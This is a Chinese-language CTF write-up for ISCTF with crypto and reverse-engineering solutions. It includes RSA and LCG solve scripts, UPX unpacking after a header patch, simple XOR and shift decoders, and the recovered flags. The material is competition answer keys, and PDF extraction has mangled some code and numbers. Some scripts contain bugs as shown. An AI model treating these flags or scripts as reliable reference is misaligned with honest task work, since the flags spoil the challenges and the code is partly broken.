77502322578285796288565048329757758550598162836841234449843931711252064405
88627925736223222718784319209561804023835238526792966229582251575475514349
56682484691141165974032115427253458969449741106597171415740931800717940383
30253373499249384872119205837804568978798010994768656454161820259303902670
64170271613760577949655548949317295792361772032185463678410983568470647837
75865705823008636818590157265848208420221210340516177524393090111753277586
59632159710257448937776313062560618962841256304513680673137532221952272311
31526000755922331413457862253392530308284156400411897252674398583100198330
00777964396715677321646434159081795182884976967913451530425881921801508318
36531309722432624002482304450313277195073140150624473553581007707634253365
81258193908638241498461735819218673116282476452340137513156421147748432605
954889277898079292196216
7
p = 9004396726009394522262415258768912193637193097466644279633749700780643
62209336401041012245567017828971107071247115810730427858356809006475010454
66519201150330902139448582877574558481499349246396434566916237734745291901
20488732607532878234152722082617672729793374147922358703588769668956772583
9887008586221103
8
9
10 phi = p**8 - p**7
11 d = gmpy2.invert(e,phi)
12 print(long_to_bytes(pow(c,d,n)))

```


```

[ GOUBULI ] 3ms 7:15 PM
↳ g0ubu1i >> cd c:/Users/g0ubu1i/Desktop/ISCTF/Eulers_of_Seventy-Seven/七七的欧拉
[ GOUBULI ] > 1ms 7:15 PM
↳ g0ubu1i >> & D:/software/Python311/python.exe c:/Users/g0ubu1i/Desktop/ISCTF/Eulers_of_Seventy-Seven/七七的欧拉/exp.py
'ISCTF{3237saq-21se82-3s74f8-8h84ps7-9qw45v7-6bs531-s26h23-c7iu01}'
[ GOUBULI ] > 101ms 7:15 PM
↳ g0ubu1i >>

```

解题人: dmw

题目提示摩斯密码，看摩斯密码表



根据flag外壳可以推断

嚟嚟？ =. 嚟嚟嚟=—

得到

解密得到flag: ISCTF{HSBDH_SFJ_JDNFJ_DJNFJDM}

Result

ISCTF(部分解密失败:----,-) HSBDH_SFJ_JDNFJ_DJNFJDM(部分解密失败:----,-)


easy_rsa

解题人: g0ubu1i

获取附件后nc连接，得到pqec，编写脚本求m

```
1 from Crypto.Util.number import *
2 from gmpy2 import *
3
4 p=167561191404321668748830155982148128078094297761744585473561597817468679
16126622493772677706336434145594374135824971418195418694785175540328740031
30446680689157994534572533396299297125481549013509772939773969250640841107
89695911728228292958713708869220389929513985054498626193204179190043233878
936508865839033
5 q=158850164670351411226854199870571072891191250008284001651273515387478727
73132100232176369482623662378886013082265023477382913602831950189671802103
11703211991262291257429270563116528619186252546813490691891365738552883836
06649620226798427177954527952663485539668001819685952435682898253076761435
373461926046137
6 e=65537
7 c=424241329758046333157228928361446557692032190491666853326859204756638976
96158532835224026531478810103659695621198723013457182339521276371915478425
32720861202915213183417888317518184193386552827375852739915676012379130542
28025655799682296064830885683479239659087230764608045068831175862243906283
31419682758616748975069225165745519031313534067190453015491791277409877463
92700068342699602004118628459557889230235166487708932077823995407170566299
9348219093160660227812549411242473638370478777510618981688542100185413934
72463644938950356780343103165672635825917869390628383802617691178349389110
59384946629475006205178429
8
9 d = inverse(e, (p-1)*(q-1))
10 print(long_to_bytes(pow(c, d, p*q)))
```

得到flag



```
g0ubu1i >> & D:/software/Python311/python.exe c:/Users/g0ubu1i/Desktop/ISCTF/easy_RSA.py
b'ISCTF{ed30826a-3fc5-48ff-a3a4-26c7431762ac}'
```

rsa_d

解题人：g0ubu1i

nc连接靶机后要求计算d

写脚本

```
Plain Text
```

```
1 from Crypto.Util.number import *
2 from gmpy2 import *
3
4 p=43625867
5 q=5050993
6 e=65537
7
8 d = inverse(e, (p-1)*(q-1))
9 print(d)
```



```
(kali㉿kali)-[~/桌面]
$ nc 43.249.195.138 21514
你知道RSA的计算过程吗？
p=43625867
q=5050993
e=65537
d=?
d=75022606684001
Right!
FLAG is ISCTF{6152163e-61ff-420b-8b1b-9140675d5b70}
```

ezRSA(τ)

解题人：g0ubu1i

step1:

▼ 题目

Python |

```

1 def step1(m):
2     p,q = getPrime(1024),getPrime(1024)
3     n=p*q
4     e=getPrime(512)
5     phi = (p-1)*(q-1)
6     while gcd(e,phi) != 1:
7         e=getPrime(512)
8         d = pow(e,-1,phi)
9         k = randint(800,1500)
10        f = factor(k)
11        # print(f"\n\n\n{k=}\n\n\n")
12        leak = (pow(e, 2) + (e*d - 1)*f)*getPrime(256) + k  # (e**2 + (e*d-1)*
13        k!)*x + k
13        print(f"{n=}")
14        print(f"{leak=}")
15        e = 65537
16        c = pow(m,e,n)
17        return c

```

根据output.txt我们有n, c, leak, 而leak等于

$$leak = (pow(e, 2) + (e^d - 1) * f) * getPrime(256) + k$$

且 $\phi = e^{d-1}$, f为k的阶乘

由于给定的k的范围比较小, 所以可以爆破k。

给leak%f后得到

$$leak \equiv e^2 * s + k \pmod{f} \quad (1)$$

$$e^2 * s = (leak - k)$$

由此确定 $e^{d-1} * s$ 为1280位且不是素数

由推导

$$\begin{aligned} leak &= e^2 * s + t * \varphi(n) * s \\ phis &= leak - e^2 * s = t * \varphi(n) * s \\ \therefore s &= gcd(e^2 * s, phis) \end{aligned}$$

由此确定 $e^{d-1} * s$ 为1280位且不是素数

由上述条件可得到确定e的条件, 写代码

```

1 ▾ for k in range(800, 1042):
2     f = int(factor(k))
3     e2_s = (leak-k) % int(f)
4     phis = (leak -k - e2_s) // f
5
6     s = GCD(tphi,e2_s)
7 ▾     if e2s.bit_length() == 1280 and isPrime(e2s)==False and s.bit_length()>
=255:
8         print(k)
9         print(s)

```

即可得到k, s, 继续推导可得到phi与e

$$e = iroot(e2_s/s, 2)[0]$$

$$\phi = phis/s$$

由此解出第一部分

step2:

首先考察LCG算法，由LCG算法恢复出p

```

1  from Crypto.Util.number import *
2  from random import randint, getrandbits
3  from sympy import factorial as factor
4  from gmpy2 import is_prime as is_strongPrime
5  from gmpy2 import gcd
6  from libnum import s2n
7
8  from Crypto.Util.number import *
9  def gcd(a,b):
10     if(b==0):
11         return a
12     else:
13         return gcd(b,a%b)
14 leak2 = [3624378508872710634132562924441486429496231966352760445832040942
15 65607936120337004605360832421011, 1932915843524327487337992118762711929552
16 56971343322351400167325123769230758735654461595543161143599400360289783006
17 9566867051943572065473955405337889221398, 11222178024143398739150445814520
18 24463034164205287636417979340410584131169396829222707203176372615357403188
19 4490677131749512430325919668649359617953965112844, 54089338768058305331139
20 61512210040977462510675785228477646978801328722923647434079128879371684477
21 664804744431834418916837956820965870203842552250165916773, 144714374170506
22 93238232579227150387212709825546906357084415857280890360948057300545056964
23 92295730683300002193478561819037345041940787115528445592303142510, 3707657
24 53126884346536964696991792327450734134148395020402563735760081444926303257
25 4496424566705812439915548150679438579110456264431525526309588664326456861,
26 9263925820149827740182684692442727161206242182976684575667062235695526783
27 97170382679473173215244505157961612130672293912926534034790882300317213729
28 9057843, 20749459133350139101546232130480295788592877518560283455497773756
29 08560363376678401278101368028875480478784449367307425054839279638073579040
30 24967768148122, 7052936859446617933917872361389151092893299250603966165472
31 0238028770167339399578510267194287707481189705086647406788061341975647570
32 0748999497496482278608, 11695387918894040374613979190756744245694307644513
33 05755000680272926397357803359328850780774937432248011264334398346178303234
34 064891680342161511829008635621]
35 t = []
36 for i in range(9):
37     t.append(leak2[i]-leak2[i-1])
38 all_n = []
39 for i in range(7):
40     all_n.append(gcd((t[i+1]*t[i-1]-t[i]*t[i]), (t[i+2]*t[i]-t[i+1]*t[i+1])))
41
42 MMI = lambda A, n,s=1,t=0,N=0: (n < 2 and t%N or MMI(n, A%n, t, s-A//n*t,
43 N or n),-1)[n<1] #逆元计算
44 for p in all_n:

```

```

24     p=abs(p)
25     if p==1:
26         continue
27     a=(leak2[2]-leak2[1])*MMI((leak2[1]-leak2[0]),p)%p
28     ani=MMI(a,p)
29     b=(leak2[1]-a*leak2[0])%p
30     seed = (ani*(leak2[0]-b))%p
31     plaintext=seed
32     q = n // p
33     if plaintext.bit_length() >= 63 and leak1-p-q==0:
34         #continue
35         print(a)
36         print(b)
37         print(p)
38         print(seed)

```

通过得到的a, b, seed重新计算seed

```

1 a = 77103936782340200964969557381530979461498267151335748569651214009683718
  895787
2 b = 80415964905483336441916158760498483436647287707097172421898625062076211
  518999
3 seed = 4700640019334050676
4 leak2 = []
5 for i in range(10):
6     leak2.append(seed := (seed * a + b) % p)
7 seed = (seed * a + b) % p

```

接着爆破key得到key

```

1 for key in range(60000000+1,10**8 //2+1,-2):
2     if is_prime(key) and not is_strongPrime(key):
3         print(key)
4         break

```

拿到key后可求得base, 通过final求得c, 求解c得到后半段密文

```

1 key = 56052361
2 base = key ^ seed
3 e=0x10001
4 d = inverse(e,(p-1)*(q-1))
5 final = [22686175162749009053199417959878775336738895071463265165645454086
84476960310333170888941124460992562245780101836116975666368936099249664924
148379487909122, 144527595237774670108862901622143174459293539863965589533
67799543100778667090120823028476922397300415915201692440638548491297735301
27510048494782550102381, 7]
6 c = 0
7 u = 0
8 for i in final:
9     c += final * (base ** u)
10    u += 1
11 print(long_to_bytes(pow(c,d,n)))

```

● 1039
10826511145595086015258770445102505316723
ISCTF{y0u_kn0W_RSAgcd_and_g00d_at
False
42001876462123185185239784190307796633568
12956146404430679073991255192788422129827
25262928778272263228455853937759256405256
_LCG_also_like_Carmichael_number}
G0UBULI ➤ Desktop\ISCTF\ezRSA

signin

解题人：g0ubu1i

考点：Schmidt–Samoa密码系统

```

1 from Crypto.Util.number import *
2
3 c = 29897791365314067508830838449733707533227957127276785142837008063510003
13259605039385548439564070678838696563164574990811756434599732001622138564
176327233154381380717648392357672642893142367607369679906940371540867456654
151408884171467638060523066406441697453971996011548195499549200103123841556
085936672833238264876038160712793697159776332101536779874757463509294968879
216810485825310481778472384531442206034564488532399171243463881900578407746
982324779260941957792455217641883334131366614310644607114128868153897806362
954456585661855569432513785225453501792356175649676419772626548071916379318
631677869452985829916084336045071072493567871623113923140668031380684940109
024609167449291380675124701557542736834722898328082888430566229322840781411
336263268594978558564310744076581639469210462567543585251718744340216155557
606004995449505782302864725856877289388008819135023371948017425832082773421
030256964953984562211638060
4 N = 32319133728974247088030979698436875208680571907882849750668752416364360
212795590267530765283998919369832400451791933869059187437591455962428965078
560076692172755152350516897587687355305294089480988605292779210461460654733
333571101580086487992078739767450487145168685617542025431306297134613653146
275359823797189316335289220762685313638094142550829336156677704918184021268
913701060458386954841242123977835715797915583243500697826239087578159838028
491094515903573806244884369687371403124710896624283081132463105883360444382
658225745588165100547632159836494670093454584800778826241186207890157585077
362724029987213666623527940824954413038950255853166672298655331666149696410
121956682805864770332004181533452416682426514070098496567455093861582761853
013344438557375528015316175499808433986487510326498954039393196489549084876
19711555700124294191702406981128355348449748466449951568451135718146828441
85238617155432417897711198169
5 d = 22090819539811704862811004213305703250154826422598582316156546039079382
589952366242473291071857935052459036828720785705967055885210643461513464518
343267002378472543038504802824810867767009552420551801364769448597599649974
758096691125943318479895237211062862429468685394476695024420918698416496398
712041668701281134665649886143843261043170586854182997748187538546814374733
435948167321461893115940312389221316143060243029479091384772207376299931167
442813424195629391471618310741434033044946514284940235403492637802500674940
521001487994741157038043394227935548886168431761106694968569726871476075559
1128598654573304969
6 l = pow(2,N*d,N)-2
7 x=GCD(N,pow(2,l))
8 print(long_to_bytes(pow(c,d,x)))

```

得到flag

```
g0ubu1i >> & D:/software/Python311/python.exe c:/Users/g0ubu1i  
b'ISCTF{aeb8be10-ff19-42cf-8cf8-2ce71ac418e8}'  
g0ubu1i >> & 104ms > 7:26 PM
```

Re

crackme

解题人： g0ubu1i

直接在终端运行程序得到flag

```
g0ubu1i >> crackme >> crackme.exe  
ISCTF{873c-298c-2948-23bh-291h-kt30}
```

mfx_re

解题人： dmw

下载附件放入ida发现被加壳了

Function name

- f sub_3C9
- f sub_3D9
- f sub_3E9
- f sub_3F9
- f sub_409
- f sub_419
- f sub_439
- f sub_53C9
- f sub_53D9
- f sub_53E9
- f sub_53F9
- f sub_5409
- f sub_5419
- f sub_5439
- f start
- f sub_5A6C
- f sub_5AAA
- f sub_5C1F
- f sub_5C20
- f sub_5C30

用upx脱壳，脱壳失败

```
PS D:\Tools\逆向\upx-4.1.0-win64\upx-4.1.0-win64> ./upx.exe -d mfx_re
                                         Ultimate Packer for eXecutables
                                         Copyright (C) 1996 - 2023
UPX 4.1.0      Markus Oberhumer, Laszlo Molnar & John Reiser     Aug 8th 2023

      File size        Ratio       Format       Name
-----
upx: mfx_re: NotPackedException: not packed by UPX

Unpacked 0 files.
PS D:\Tools\逆向\upx-4.1.0-win64\upx-4.1.0-win64>
```

去010看，把MFX改成UPX

The screenshot shows two panes of the 010 Editor. The top pane displays memory dump bytes in hex format, with the instruction at address 00 4D 46 58 21 highlighted. The bottom pane shows the corresponding assembly code. In the assembly view, the instruction `MFX!` is highlighted in blue and has been replaced by `UPX!`, indicating the modification made to the file.

脱壳成功

```
PS D:\Tools\逆向\upx-4.1.0-win64\upx-4.1.0-win64> ./upx.exe -d mfx_re
                                         Ultimate Packer for eXecutables
                                         Copyright (C) 1996 - 2023
UPX 4.1.0      Markus Oberhumer, Laszlo Molnar & John Reiser     Aug 8th 2023

      File size        Ratio       Format       Name
-----
26644 <-      7744    29.06%    linux/amd64   mfx_re

Unpacked 1 file.
PS D:\Tools\逆向\upx-4.1.0-win64\upx-4.1.0-win64>
```

去ida找到main函数

```

Function name
f._init_ proc
f.sub_1010
f.printf
f.puts
f.__stack_chk_fail
f._strcp
f._scanf
f._setbuf
f._libc_start_main
f._strlen
f._cxa_finalize
f._deregister_frame_info
f._register_frame_info
f._start
f._start_c
f._deregister_tm_clones
f._register_tm_clones
f._do_global_dtors_aux
f.frame_dummy
main
f._term_proc
printf
puts
f.__stack_chk_fail
f._strcp
f._scanf

Line 20 of 32
Graph overview
100.00% (41,66) (8,491) 00001205 0000000000001205: main (Synchronized with Hex View-1)

```

看程序发现把一串字符移位了

```

scanf("%s", s);
strcpy(s2, "HRBSEz`db420a7,daab,3c17,`b/4,7c501/63e652|");
v17 = 0;
v18 = 0;
for ( i = 0; ; ++i )
{
    v3 = i;
    if ( v3 >= strlen(s) )
        break;
    --s[i];
}
strcmp(s, s2);
puts("Now you know your flag!");
return 0;

```

写个脚本移位回去得到flag

```

2     s2 = "HRBSEz`db420a7,daab,3c17,`b/4,7c501/63e652|"
3     s = ""
4     for char in s2:
5         s += chr(ord(char) + 1)
6
7     print(s)
8

```

问题 输出 调试控制台 终端 端口

```

PS C:\Users\汪杨峻> python -u "C:\Users\汪杨峻\AppData\Local\Temp\tempCodeRunnerFile.python"
ISCTF{aec531b8-ebbc-4d28-ac05-8d612074f763}
PS C:\Users\汪杨峻>

```

babyRe

解题人：g0ubu1i

根据output.txt的结果猜测为rsa加密，根据数学关系得到p, q, 猜测e为65537, 得到flag

```
1 from Crypto.Util.number import *
2 from gmpy2 import *
3 n = 2129278907316022729576831978099797699130092368441499143203007731304176
23141447100937804683526164480475343392083245180897272107648436551825159553
59309813600286949887218916518346391288151954579692912105787780604137276300
95704689946079665185598315461658370909592153263937131109965969783488706451
03513195319024330629495859705326060519180496571801171535616630506339538168
52025974448836386707178949064790396107576555782391841127057264945261075126
25345453121468405882855796428925604013304918747102284863865624270562962494
68840579976471529260710690323587315859156874949706872348441060111045355788
48187151663856545287123666299
4 a = 2928840187821061510802110870472780026137181136618828715628708110309321
29300110050822187903340426820507419488984883216665816506575312384940488196
43592032077929648770920701165672848065184878684999409596585221254831186473
02253803907406375270331036104085926649480128142907695674410388686145083620
13860087396409860
5 b = 2129278907316022729576831978099797699130092368441499143203007731304176
23141447100937804683526164480475343392083245180897272107648436551825159553
59309813600286949887218916518346391288151954579692912105787780604137276300
95704689946079665185598315461658370909592153263937131109965969783488706451
03513195319024333558336047526387571321291367044581197672797767125168253797
22837005380965686817229771252693736534397063201880826010273930761767650438
63839501941111997914933726077696524714470591595167469742550623680159547715
94323698623773783064618096698857646895260960876356352476583967806719766177
16801660025870405374520076160
6 c = 5203005542361323780340103662023144468501161788183930759975924790394097
99936706294460222859059805319400560149715418370060461464898095895364359673
25106354602333635172068032670549765060584955929647818689436179922458084639
57957161100800155936109928340808755112091651619258385206684038063600864669
93445143963741056870047005736255404533483609801330822851817590111323543625
79983974013895119262887397592680802513777823567796246165469662372137375352
52748926042086203600860251557074440685879354169866206490962331203234019516
48570096422792466845218197596135291430435773176908138240694075026081754729
9552705287482926593175925396
7 e = 65537
8 n = b - a - 1
9 phi = b - 2*a
10 d = gmpy2.invert(e,phi)
11 print(long_to_bytes(pow(c,d,n)))
```

```
GOUBLI > Desktop\ISCTF\babyRe 0ms 5:57 PM
g0ubu1i >> & D:/software/Python311/python.exe c:/Users/g0ubu1i/Desktop/ISCTF/babyRe/exp.py
b'ISCTF{kisl-iopa-qdnc-tbfs-ualv}'
```

FloweyRSA

解题人: g0ubu1i

逆向程序后发现为rsa, 其中e=465 , 其中n可分解

写脚本

```
Python |  
1 from Crypto.Util.number import *  
2 from gmpy2 import *  
3  
4 enc=[0x00000000753C2EC5, 0x000000008D90C736, 0x0000000081282CB0, 0x00000000  
07EECC470, 0x00000000944E15D3, 0x000000002C7AC726, 0x00000000717E8070, 0x0  
000000030CBE439, 0x00000000B1D95A9C, 0x000000006DB667BB, 0x000000001240463  
C, 0x0000000077CBFE64, 0x0000000011D8BE59]  
5 enc_10 = []  
6 flag = ""  
7 for i in enc:  
8     enc_10.append(int(i))  
9  
10 p = 56099  
11 q = 56369  
12 e = 465  
13 d = inverse(e, (p-1)*(q-1))  
14 for i in enc_10:  
15     flag += str(long_to_bytes(pow(i, d, p*q)))  
16 print(flag.replace("b'", "").replace("'", ""))  
17 print(len(flag))
```

```
g0ubu1i >> c:  
[ GOUBULI ] 2ms 9:15 PM  
↳ g0ubu1i >> cd c:/Users/g0ubu1i/Desktop/ISCTF  
[ GOUBULI ] 0ms 9:15 PM  
↳ g0ubu1i >> & D:/software/Python311/python.exe c:/Users/g0ubu1i/Desktop/ISCTF/exp.py  
flag{reverse_is_N0T_@lways_jusT_RE_myy_H@bI1!!!!!!}  
[ GOUBULI ] 29ms 9:15 PM  
↳ g0ubu1i >>
```

脚本处理时删掉了多余的b, 所以flag为flag{reverse_is_N0T_@lways_jusT_RE_myy_H@bI1!!!!!!}


EasyRe

解题人: g0ubu1i

根据逆向写出解密代码为

```
1 s=']P_ISRF^PCY[I_YWERYC'
2 flag=''
3 number_list = []
4 for i in s:
5     number_list.append(ord(i))
6 for i in range(len(number_list)):
7     if((0x9b-number_list[i]==88)or(0x9b-number_list[i]==66)):
8         number_list[i]=0x9b-number_list[i]
9     number_list[i]^=0x11
10    flag += chr(number_list[i])
11 print(flag[::-1])
```

得到flag



The screenshot shows a terminal window with the following details:

- Path: GOUBUGOUBULI > Desktop\ISCTF\EasyRe
- Time: 5:50 PM
- File: exp.py
- Content: The terminal shows the command `g0ubu1i >> & D:/software/Python311/python.exe c:/Users/g0ubu1i/Desktop/ISCTF/EasyRe/exp.py` followed by the output "ISCTFSNXJSIAOWCBXNAL".